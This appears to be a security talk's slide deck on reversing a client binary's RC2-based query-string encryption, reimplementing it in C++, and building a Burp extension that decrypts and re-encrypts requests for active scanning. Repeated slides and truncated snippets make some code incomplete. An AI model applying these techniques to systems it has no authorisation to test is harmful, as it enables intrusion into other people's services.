EDI	0044DE98

01491160 BUT-Dev-.01491160

0044DA04 006256D8 iVb.

0044DA08 00000000

0044DA0C 00000001 0...

0044DA10 00000000

0044DA14 00635028 (Pc. ASCII "action=1"

0044DA18 00440B78 xD.

0044DA1C 00000010 ...

0044DA18 01491160 *410 BUT-Dev-.01491160

0044DA1C 00000001 0...

0044DA20 0044DA20 7D.

0044DA24 0044DA24 4D.

[15:50:22] Breakpoint at BUT-Dev-.013EEDC7

Paused

Documentation :-)

https://msdn.microsoft.com/en-us/library/windows/desktop/aa379924(v=vs.85).aspx

Search



...

CryptDuplicateKey

CryptEncodeObject

CryptEncodeObjectEx

CryptEncrypt

CryptEncryptMessage

CryptEnumKeyIdentifierProperties

CryptEnumOIDFunction

CryptEnumOIDInfo

CryptEnumProviders

CryptEnumProviderTypes

CryptExportKey

CryptExportPKCS8

CryptExportPKCS8Ex

CryptExportPublicKeyInfo

CryptExportPublicKeyInfoEx

CryptEncrypt function

The **CryptEncrypt** function encrypts data. The algorithm used to encrypt the data is designated by the key held by the CSP module and is referenced by the *hKey* parameter.

C++

```
BOOL WINAPI CryptEncrypt(  
    _In_     HCRYPTKEY  hKey,  
    _In_     HCRYPTHASH hHash,  
    _In_     BOOL       Final,  
    _In_     DWORD      dwFlags,  
    _Inout_  BYTE       *pbData,  
    _Inout_  DWORD      *pdwDataLen,  
    _In_     DWORD      dwBufLen  
);
```

(E) email interoperability have been made to CryptoAPI marks section of [CryptMsgOpenToEncode](#).

may return incorrect results if invoked simultaneously by

But what's the crypto algorithm?

CryptDeriveKey function

The **CryptDeriveKey** function generates cryptographic *session keys* derived from a base data via the same *cryptographic service provider* (CSP) and algorithms are used, the keys generated from this can be a password or any other user data.

This function is the same as **CryptGenKey**, except that the generated *session keys* are derived from the **CryptDeriveKey** can only be used to generate session keys. It cannot generate *public/private keys*.

er. This handle can be used with an

C++

```
BOOL WINAPI CryptDeriveKey(  
    _In_ HCRYPTPROV hProv,  
    _In_ ALG_ID Algid,  
    _In_ HCRYPTHASH hBaseData,  
    _In_ DWORD dwFlags,  
    _Inout_ HCRYPTKEY *phKey  
);
```



But what's the crypto algorithm?

ALG_ID			can be used to determine whether a cryptography algorithm is only supported by using the CNG functions.
HCERT_SERVER_OCSP_RESPONSE	CALG_OID_INFO_PARAMETERS	0xffffffff	The algorithm is defined in the encoded parameters. The algorithm is only supported by using CNG. The macro, IS_SPECIAL_OID_INFO_ALGID, can be used to determine whether a cryptography algorithm is only supported by using the CNG functions.
HCRYPTHASH	CALG_PCT1_MASTER	0x00004c04	Used by the Schannel.dll operations system. This ALG_ID should not be used by applications.
HCRYPTKEY	CALG_RC2	0x00006602	RC2 block encryption algorithm. Microsoft Base Cryptographic Provider.
HCRYPTOIDFUNCADDR			Cryptographic Provider.
HCRYPTOIDFUNCSET			Microsoft Base Cryptographic Provider.
HCRYPTPROV_LEGACY	CALG_RC5	0x0000660d	RC5 block encryption algorithm.
HCRYPTPROV_OR_NCRYPT_KEY_HANDLE	CALG_RSA_KEYX	0x0000a400	RSA public key exchange algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider.
HCRYPTPROV	CALG_RSA_SIGN	0x00002400	RSA public key signature algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider.
KEYSVCC_HANDLE	CALG_SCHANNEL_ENC_KEY	0x00004c07	Used by the Schannel.dll operations system. This ALG_ID should not be used by applications.

And the password?

[illegible]

Reimplement

Reimplement

```
//Then CryptHashData
if (CryptHashData(
    hHash,
    (BYTE*)pbPassword,
    //dwPasswordLen,
    strlen(pbPassword),
    0x00000001))
{
    //printf("The data buffer has been added to the hash.\n");
}
else
{
    MyHandleError("Error during CryptHashData.\n");
}

//Then CryptDeriveKey
if (CryptDeriveKey(
    hCryptProv,
    CALG_RC2,
    hHash,
    CRYPT_EXPORTABLE,
    &hKey))
{
```


Reimplement

```
DWORD nDataLen = strlen(pbContent);

//Calculate block aligned data size
DWORD neDataLen = nDataLen + ENCRYPT_BLOCK_SIZE
    - (nDataLen % ENCRYPT_BLOCK_SIZE);

char* pTmp = new char[nDataLen + 1];
strncpy_s(pTmp, nDataLen + 1, pbContent, nDataLen + 1);

if (CryptEncrypt(hKey, 0, TRUE, 0, (BYTE*)pTmp, &nDataLen, neDataLen))
{
    //std::string encres = hexStr((BYTE*)pTmp, neDataLen);
    char *encres = bytesToHexString((uint8_t *)pTmp, neDataLen)
    printf("%s\n", encres);

}
else
{
    MyHandleError("Getting EncryptedBlob size failed.");
}
```

It works!

Decrypt Request

```
C:\> but-crypt.exe decrypt FF32009F91CF75BAAB4BEA7ABE215BAF
```

```
action=1
```

It works!

Decrypt Request

```
C:\> but-crypt.exe decrypt FF32009F91CF75BAAB4BEA7ABE215BAF
```

```
action=1
```

Decrypt Response

```
C:\> but-crypt.exe decrypt 4BE9296976230D49D10FE726FA276CAB
```

```
000;721799;422
```

It works!

Decrypt Request

```
C:\> but-crypt.exe decrypt FF32009F91CF75BAAB4BEA7ABE215BAF
```

```
action=1
```

Decrypt Response

```
C:\> but-crypt.exe decrypt 4BE9296976230D49D10FE726FA276CAB
```

```
000;721799;422
```

Encrypt

```
C:\> but-crypt.exe encrypt action=1
```

```
FF32009F91CF75BAAB4BEA7ABE215BAF
```

Next steps?



Burp Extender FTW!

Custom Editor Tab

```
def setMessage(self, content, isRequest):
    # Extract the encrypted querystring
    qloc = self._extender._helpers.indexOf(content, '?', True, 0, len(content))
    endloc = self._extender._helpers.indexOf(content, ' ', True, qloc, len(content))

    fullreq = self._extender._helpers.bytesToString(content)[qloc3:endloc]
```

Custom Editor Tab

```
def setMessage(self, content, isRequest):
    # Extract the encrypted querystring
    qloc = self._extender._helpers.indexOf(content, '?', True, 0, len(content))
    endloc = self._extender._helpers.indexOf(content, ' ', True, qloc, len(content))

    fullreq = self._extender._helpers.bytesToString(content)[qloc:endloc]

    # Decrypt the querystring
    cmd = "c:\\temp\\but-crypt.exe"
    args = " d " + fullreq
    cmd2 = cmd + args

    proc = subprocess.Popen(cmd2, bufsize=0, executable=None, stdin=None, \
        stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
        close_fds=True, shell=True)
```

Custom Editor Tab

```
def setMessage(self, content, isRequest):
    # Extract the encrypted querystring
    qloc = self._extender._helpers.indexOf(content, '?', True, 0, len(content))
    endloc = self._extender._helpers.indexOf(content, ' ', True, qloc, len(content))

    fullreq = self._extender._helpers.bytesToString(content)[qloc:endloc]

    # Decrypt the querystring
    cmd = "c:\\temp\\but-crypt.exe"
    args = " d " + fullreq
    cmd2 = cmd + args

    proc = subprocess.Popen(cmd2, bufsize=0, executable=None, stdin=None, \
        stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
        close_fds=True, shell=True)

    # Retrieve the output and set value
    out = str(proc.communicate(proc.stdout)[0]).rstrip()

    self._txtInput.setText(out)

    self._txtInput.setEditable(self._editable)
```


Custom Editor Tab

...	Host	Met...	URL
1	http://192.168.50.219	GET	/?0xFF32009F91CF75BAAB4BEA7ABE215BAF

Request

Response

Raw

Params

Headers

Hex

Custom crypto input

action=1

Custom Scan Insertion Point

```
def getInsertionPoints(self, baseRequestResponse):  
    content = baseRequestResponse.getRequest()  
    qloc = self._helpers.indexOf(content, '?', True, 0, len(content))  
    endloc = self._helpers.indexOf(content, ' ', True, qloc, len(content))  
    fullreq = self._helpers.bytesToString(content)[qloc:endloc]
```

Custom Scan Insertion Point

```
def getInsertionPoints(self, baseRequestResponse):
    content = baseRequestResponse.getRequest()
    qloc = self._helpers.indexOf(content, '?', True, 0, len(content))
    endloc = self._helpers.indexOf(content, ' ', True, qloc, len(content))
    fullreq = self._helpers.bytesToString(content)[qloc:endloc]

    if (fullreq is None):
        return None
    else:
        cmd = "c:\\temp\\but-crypt.exe"
        args = " d " + fullreq
        cmd2 = cmd + args
        proc = subprocess.Popen(cmd2, bufsize=0, executable=None, stdin=None, \
                                stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
                                close_fds=True, shell=True)
        out = str(proc.communicate()[0])
```

Custom Scan Insertion Point

```
def getInsertionPoints(self, baseRequestResponse):
    content = baseRequestResponse.getRequest()
    qloc = self._helpers.indexOf(content, '?', True, 0, len(content))
    endloc = self._helpers.indexOf(content, ' ', True, qloc, len(content))
    fullreq = self._helpers.bytesToString(content)[qloc:endloc]

    if (fullreq is None):
        return None
    else:
        cmd = "c:\\temp\\but-crypt.exe"
        args = " d " + fullreq
        cmd2 = cmd + args
        proc = subprocess.Popen(cmd2, bufsize=0, executable=None, stdin=None, \
            stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
            close_fds=True, shell=True)
        out = str(proc.communicate()[0])

        queryres = []
        querys = out.split('&')
        for query in querys:
            loc = string.find(query, '=')
            queryres.append(InsertionPoint(self._helpers, \
                baseRequestResponse.getRequest(), out, query[loc:]))

    return queryres
```

Custom Scan Insertion Point

```
def buildRequest(self, payload):  
    # Build the raw data using the specified payload  
    input = self._insertionPointPrefix + self._helpers.bytesToString(payload) + \  
        self._insertionPointSuffix;
```

Custom Scan Insertion Point

```
def buildRequest(self, payload):
    # Build the raw data using the specified payload
    input = self._insertionPointPrefix + self._helpers.bytesToString(payload) + \
        self._insertionPointSuffix;

    # Re-encrypt the data
    cmd = "c:\\temp\\but-crypt.exe"
    arg1 = "e"

    proc = subprocess.Popen([cmd, arg1, input], bufsize=0, executable=None, \
        stdin=None, stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
        close_fds=True, shell=False)
    out = str(proc.communicate(proc.stdout)[0]).rstrip()
```

Custom Scan Insertion Point

```
def buildRequest(self, payload):
    # Build the raw data using the specified payload
    input = self._insertionPointPrefix + self._helpers.bytesToString(payload) + \
        self._insertionPointSuffix;

    # Re-encrypt the data
    cmd = "c:\\temp\\but-crypt.exe"
    arg1 = "e"

    proc = subprocess.Popen([cmd, arg1, input], bufsize=0, executable=None, \
        stdin=None, stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
        close_fds=True, shell=False)
    out = str(proc.communicate(proc.stdout)[0]).rstrip()

    content = self._baseRequest

    # Put the request back together
    qloc = self._helpers.indexOf(content, '?', True, 0, len(content))
    endloc = self._helpers.indexOf(content, ' ', True, qloc, len(content))
    fullreq = self._helpers.bytesToString(content)[qloc:endloc]

    newcontent = self._helpers.stringToBytes(\
        self._helpers.bytesToString(content).replace(fullreq, out))
    return newcontent
```

And the Active Scan results...

And the Active Scan results...



Lessons Learned

- Building a Burp plugin
- How to reverse engineer crypto from a binary

Fast forward a month later

Fast forward a month later

- AutoIT


Fast forward a month later

- AutoIT
- It can be decompiled!

Fast forward a month later

- AutoIT
- It can be decompiled!
- **DECOMPILED!!!**

OMFG!



```

Exe2Aut - Autolt3 Decompiler

    DllCall(__crypt_dllhandle(), "bool", "CryptReleaseContext", "handle", __crypt_context(), "dword", 0)
    DllClose(__crypt_dllhandle())
EndIf
EndFunc

Func _crypt_derivekey($vpassword, $ialg_id, $ihash_alg_id = $calg_md5)
    Local $aret = 0, $hbuff = 0, $hcrypthash = 0, $ierror = 0, $iextended = 0, $vreturn = 0
    _crypt_startup()
    Do
        $aret = DllCall(__crypt_dllhandle(), "bool", "CryptCreateHash", "handle", __crypt_context(), "uint", $ih
        If @error OR NOT $aret[0] Then
            $ierror = @error + 10
            $iextended = @extended
            $vreturn = -1
            ExitLoop
        EndIf
        $hcrypthash = $aret[5]
        $hbuff = DllStructCreate("byte[" & BinaryLen($vpassword) & "]")
        DllStructSetData($hbuff, 1, $vpassword)
        $aret = DllCall(__crypt_dllhandle(), "bool", "CryptHashData", "handle", $hcrypthash, "struct*", $hbuff,
        If @error OR NOT $aret[0] Then
            $ierror = @error + 20
            $iextended = @extended
            $vreturn = -1
            ExitLoop
        EndIf
        $aret = DllCall(__crypt_dllhandle(), "bool", "CryptDeriveKey", "handle", __crypt_context(), "uint", $ial
        If @error OR NOT $aret[0] Then
            $ierror = @error + 30
            $iextended = @extended
            $vreturn = -1
            ExitLoop
        EndIf
    EndIf
EndFunc

```


REAL Lessons Learned

- KISS
- Think simple
- Don't overcomplicate things

REAL Lessons Learned

- KISS
- Think simple
- Don't overcomplicate things
- AutoIT decompiles back to source!

Thank you :-)